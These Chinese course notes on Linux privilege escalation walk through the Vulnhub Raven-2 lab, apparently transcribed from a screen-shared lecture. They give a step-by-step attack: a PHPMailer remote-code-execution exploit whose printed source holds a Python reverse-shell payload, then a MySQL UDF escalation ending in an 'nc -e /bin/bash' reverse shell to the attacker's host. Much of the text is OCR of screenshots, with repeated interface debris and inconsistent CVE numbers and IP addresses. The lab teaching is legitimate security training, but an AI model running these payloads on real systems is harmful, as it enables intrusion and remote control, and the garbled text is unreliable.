


Day141 权限提升-Linux系统权限提升篇

&Vulnhub&Capability能力&LD_Preload加载&数据库等



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-服务启动&远程管理
 - 3、计算机用户到System-进程注入&令牌窃取

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-UAC绕过&DLL劫持
 - 3、计算机用户到System-未引号服务&不配置权限

-
- 1、Web到Linux-内核溢出-权限认知&信息收集
 - 2、Web到Linux-提权项目-漏洞筛选&配置安全
 - 3、Web到Linux-内核溢出-Dcow&Pwnkit&DirtyPipe

-
- 1、Web或用户到Linux-服务安全配合SUID-NFS

- 2、Web或用户到Linux-计划任务权限不当-Cron
- 3、普通用户到Linux-环境变量配合SUID-\$PATH

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 1 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 1 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）



- 1 4、以上常见权限在实战中的应用场景介绍：
- 2 当我们通过弱口令进入到应用后台管理
- 3 当我们下载备份文件获取到数据库信息
- 4 当我们通过漏洞拿到资产系统的web权限
- 5 当我们在公司被给予账号密码登录计算机或系统
- 6 当我们在公司或钓鱼后门获取到某个公司机器系统

3.演示案例

3.1 Linux系统提权-Web&用户-数据库类型

```
1  https://www.vulnhub.com/entry/raven-2,269/
2  1、信息收集：
3  http://192.168.139.155/vendor/
4  2、web权限获取：
5  searchsploit phpmailer
6  find / -name 40969.py
7  cp /usr/share/exploitdb/exploits/php/webapps/40969.py p.py
8  python p.py
9  3、MYSQL-UDF提权：
10 -编译UDF.so
11 searchsploit udf
12 cp /usr/share/exploitdb/exploits/linux/local/1518.c . #复制到当前所在文件夹
13 gcc -g -shared -wl,-soname,1518.so -o udf.so 1518.c -lc
14 python -m http.server 8080
15 -下载到目标上
16 python -c 'import pty; pty.spawn("/bin/bash")'
17 cd tmp
18 wget http://192.168.139.141:8080/udf.so
19 -连接进行导出调用
20 mysql -uroot -pR@v3nSecurity
21 select version(); #查看mysql版本
22 select @@basedir; #确认mysql安装位置
23 show variables like '%basedir%'; #确认mysql安装位置
24 show variables like '%secure%'; #查看可导出文件位置
25 show variables like '%plugin%'; #查找插件位置
26 show variables like '%compile%'; #查看系统版本
27 use mysql;
28 # 创建xiaodi表
29 create table xiaodi(line blob);
30 # 往xiaodi表中插入二进制的udf.so
31 insert into xiaodi values(load_file('/tmp/udf.so'));
32 # 导出udf.so
33 select * from xiaodi into dumpfile '/usr/lib/mysql/plugin/udf.so';
34 # 创建do_system自定义函数
35 create function do_system returns integer soname 'udf.so';
36 select do_system('nc 192.168.139.141 6666 -e /bin/bash');
```

(1) 信息收集：

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca..self-edu..修改是Miniko在4小时前进行的

正在讲话: 小迪安全

复制当前所

批注数(4)

目录下有已编译的

Miniko
太卷啦

sleepy_dog
/usr/share/metasploit/data/exploits/

sleepy_dog
/usr/share/sqlmap/

使用nmap扫描目标主机ip和端口

```
File Actions Edit View Help
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
902/tcp open  iss-realsecure
912/tcp open  apex-mesh
13456/tcp open  unknown
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.139.2
Host is up (0.00040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:EA:5B:F0 (VMware)

Nmap scan report for 192.168.139.155
Host is up (0.000087s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

90 # 创建 xiaodi 表
91 create table xiaodi(line blob);
92 # 往 xiaodi 表中插入二进制的 udf.so

5/2086 个字

Google Chrome

搜索: 00:12:18

您正在共享屏幕

正在讲话

Index of /vendor

发现 vendor 目录下有一个 readme 文件, 打开

Name	Last modified	Size	Description
Parent Directory			
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
install.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
testphpunit.xml.dist	2018-08-13 07:56	1.0K	

Apache/2.4.10 (Debian) Server at 192.168.139.155 Port 80

还原页面
在 Microsoft Edge 关闭时, 你有已打开的页面。
还原

暂停播放 14 12:57 提升-Linu... X + 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... self-educate 正在讲话: 小迪安全

192.168.139.155/vendor/README

Many PHP developers utilize email in their code. The only PHP function that supports this is the 'mail()' function. However, it does not provide any assistance for making use of popular features such as HTML-based emails and attachments.

Formatting email correctly is surprisingly difficult. There are myriad overlapping RFCs, requiring tight adherence to horribly complicated formatting and encoding rules - the vast majority of code that you'll find online that uses the 'mail()' function directly is just plain wrong! *Please don't be tempted to do it yourself - if you don't use PHPMailer, there are many other excellent libraries that you should look at before rolling your own - try SwiftMailer, Zend Mail, eZcomponents etc.

The PHP 'mail()' function usually sends via a local mail server, typically fronted by a 'sendmail' binary on Linux, BSD and OS X platforms, however, Windows usually doesn't include a local mail server; PHPMailer's integrated SMTP implementation allows email sending on Windows platforms without a local mail server.

License

This software is distributed under the [LGPL 2.1](http://www.gnu.org/licenses/lgpl-2.1.html) license. Please read LICENSE for information on the software availability and distribution.

Installation & loading

PHPMailer is available via [Composer/Packagist](https://packagist.org/packages/phpmailer/phpmailer) (using semantic versioning), so just add this line to your 'composer.json' file:

```
...
"phpmailer/phpmailer": "~5.2"
...
```

or

```
...
"require": {
    "phpmailer/phpmailer": "*"
}
...
```

composer require phpmailer/phpmailer

If you want to use the Gmail XOAUTH2 authentication class, you will also need to add a dependency on the 'league/oauth2-client' package.

Alternatively, copy the contents of the PHPMailer folder into one of the 'include_path' directories specified in your PHP configuration. If you don't speak git or just want a tarball, click the 'zip' button at the top of the page in GitHub.

If you're not using composer's autoloader, PHPMailer provides an SPL-compatible autoloader, and that is the preferred way of loading the library - just require '/path/to/PHPMailerAutoload.php'; and everything should work. The autoloader does not throw errors if it can't find classes so it prepends itself to the SPL list, allowing your own (or your framework's) autoloader to catch errors. SPL autoloading was introduced in PHP 5.1.0, so if you are using a version older than that you will need to require/include each class manually.

92 # 往 xiaodi 表中插入二进制的 udf.so

发现有一个插件存在漏洞

批注数(4)

Miniko 太卷啦

sleepy_dog /usr/share/metasploit/data/exploits/

sleepy_dog /usr/share/sqlmap/

5/2086 个字

2024-01-19

(2) Web权限获取:

第14 13:26 提升-Linu... X + 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... self-educate 正在讲话: 小迪安全

kali-linux-2023.4-vmware-amd64 - VMware Workstation

kali-linux-2023.4-vmware-amd64 - Raven2-UDF

File Actions Edit View Help

root@kali:~

searchsploit phpmailer 查找该组件漏洞的exp

Exploit Title	Path
PHPMailer 1.7 - 'Data()' Remote Denial of Service	php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection	multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	php/webapps/40969.py
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Z	php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code E	php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	php/webapps/43056.py
WordPress Plugin PHPMailer 4.6 - Host Header Com	php/remote/42024.rb

Shellcodes: No Results

root@kali:~

90 # 创建 xiaodi 表

91 create table xiaodi(line blob);

92 # 往 xiaodi 表中插入二进制的 udf.so

#复制到当前所

批注数(4)

Miniko 太卷啦

sleepy_dog /usr/share/metasploit/data/exploits/

sleepy_dog /usr/share/sqlmap/

5/2086 个字

2024-01-19

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca...

正在讲: 小迪安全

self-educated

kali-linux-2023.4-vmware-amd64 - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

File Actions Edit View Help

PHPMailer < 5.2.18 - Remote Code Execution | php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution | php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection | multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution | php/webapps/40969.py
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Z | php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code E | php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure | php/webapps/43056.py
WordPress Plugin PHPMailer 4.6 - Host Header Co | php/remote/42024.rb

Shellcodes: No Results

root@kali:~# find / -name 40974.py
/usr/share/exploitdb/exploits/php/webapps/40974.py
^C

root@kali:~# cp /usr/share/exploitdb/exploits/php/webapps/40974.py phpmail.py

下载利用文件

要返回到宿主的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

90 # 创建 xiaodi 表
91 create table xiaodi(line blob);
92 # 往 xiaodi 表中插入二进制的 udf.so

#复制到当前所

批注数(4)

目录下有已编译的

Miniko
太卷啦

sleepy_dog
/usr/share/metasploit/data/exploits/

sleepy_dog
/usr/share/sqlmap/sql

5/2086 个字

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca...

正在讲: 小迪安全

self-educated

kali-linux-2023.4-vmware-amd64 - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

29 os.system('clear')
30 print("\n")
31 print("ANARCODER")
32 print(" ")
33 print(" ")
34 print(" ")
35 print(" ")
36 print(" ")
37 print(" ")
38 print(" PHPMailer Exploit CVE 2016-18033 - anarcoder at protmail.com")
39 print(" Version 1.0 - github.com/anarcoder - greetings space & David Golumbic")
40
41 target = "http://192.168.139.135/contact.php"
42 backdoor = "/40974.php" # 修改该文件的目标和后门
43
44 payload = "C:\php system python -c \"\"import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('192.168.8.12','4444'));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','/dev/null','/dev/null']);\">"
45 fields={'action': 'submit',
46 'name': payload,
47 'email': 'anarcoder@QueueDirectory/tmp -X/www/backdoor.php server@protmail.com',
48 'message': 'Pwned'}
49
50 s = MultipartEncoder(fields=fields,
51 boundary='-----WebKitFormBoundary2X3pH5qumy355ne')
52
53 headers={'User-Agent': 'curl/7.47.0',
54 'Content-Type': 'multipart/form-data'}
55
56 proxies = {'http': 'localhost:8081', 'https': 'localhost:8081'}
57
58
59 print("[*] Sending evil shell to target...")
60 r = requests.post(target, data=s.to_string(),
61 headers=headers,
62 proxies=proxies, verify=False)
63 print("[*] Spawning evil shell... success :o)

要返回到宿主的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

90 # 创建 xiaodi 表
91 create table xiaodi(line blob);
92 # 往 xiaodi 表中插入二进制的 udf.so

#复制到当前所

批注数(4)

目录下有已编译的

Miniko
太卷啦

sleepy_dog
/usr/share/metasploit/data/exploits/

sleepy_dog
/usr/share/sqlmap/sql

5/2086 个字

暂停播放 14 16:02 提升-Linu... X + 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... 上次修改是Miniko在4小时前进行的

正在讲话: 小迪安全: self-educated

菜单 快速工具 PDF转换 生成图片 打印

复制到当前所

批注数(4)

目录下有已编译的

Miniko 太卷啦

sleepy_dog /usr/share/metasploit/data/exploits/

sleepy_dog /usr/share/sqlmap/sql

大刚

说点什么...

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

90 # 创建 xiaodi 表

91 create table xiaodi(line blob);

92 # 往 xiaodi 表中插入二进制的 udf.so

python phpmail.py

运行该脚本

5/2086 个字

20:27 2024-01-19

暂停播放 14 16:08 提升-Linu... X + 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... 上次修改是Miniko在4小时前进行的

正在讲话: 小迪安全: self-educated

菜单 快速工具 PDF转换 生成图片 打印

复制到当前所

批注数(4)

目录下有已编译的

Miniko 太卷啦

sleepy_dog /usr/share/metasploit/data/exploits/

sleepy_dog /usr/share/sqlmap/sql

大刚

说点什么...

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

90 # 创建 xiaodi 表

91 create table xiaodi(line blob);

92 # 往 xiaodi 表中插入二进制的 udf.so

ANARC0DER

PHPMailer Exploit CVE 2016-10033 - anarc0der at protonmail.com

Version 1.0 - github.com/anarc0der - greetings opscxq & David Golunski

[+] SeNding eVIL ShELl To TaRgeT...



[+] SPaWNING eVIL ShELl..... b0000M :D



[+] ExPloITeD http://192.168.139.155/contact.php

返回一个地址链接, 打开

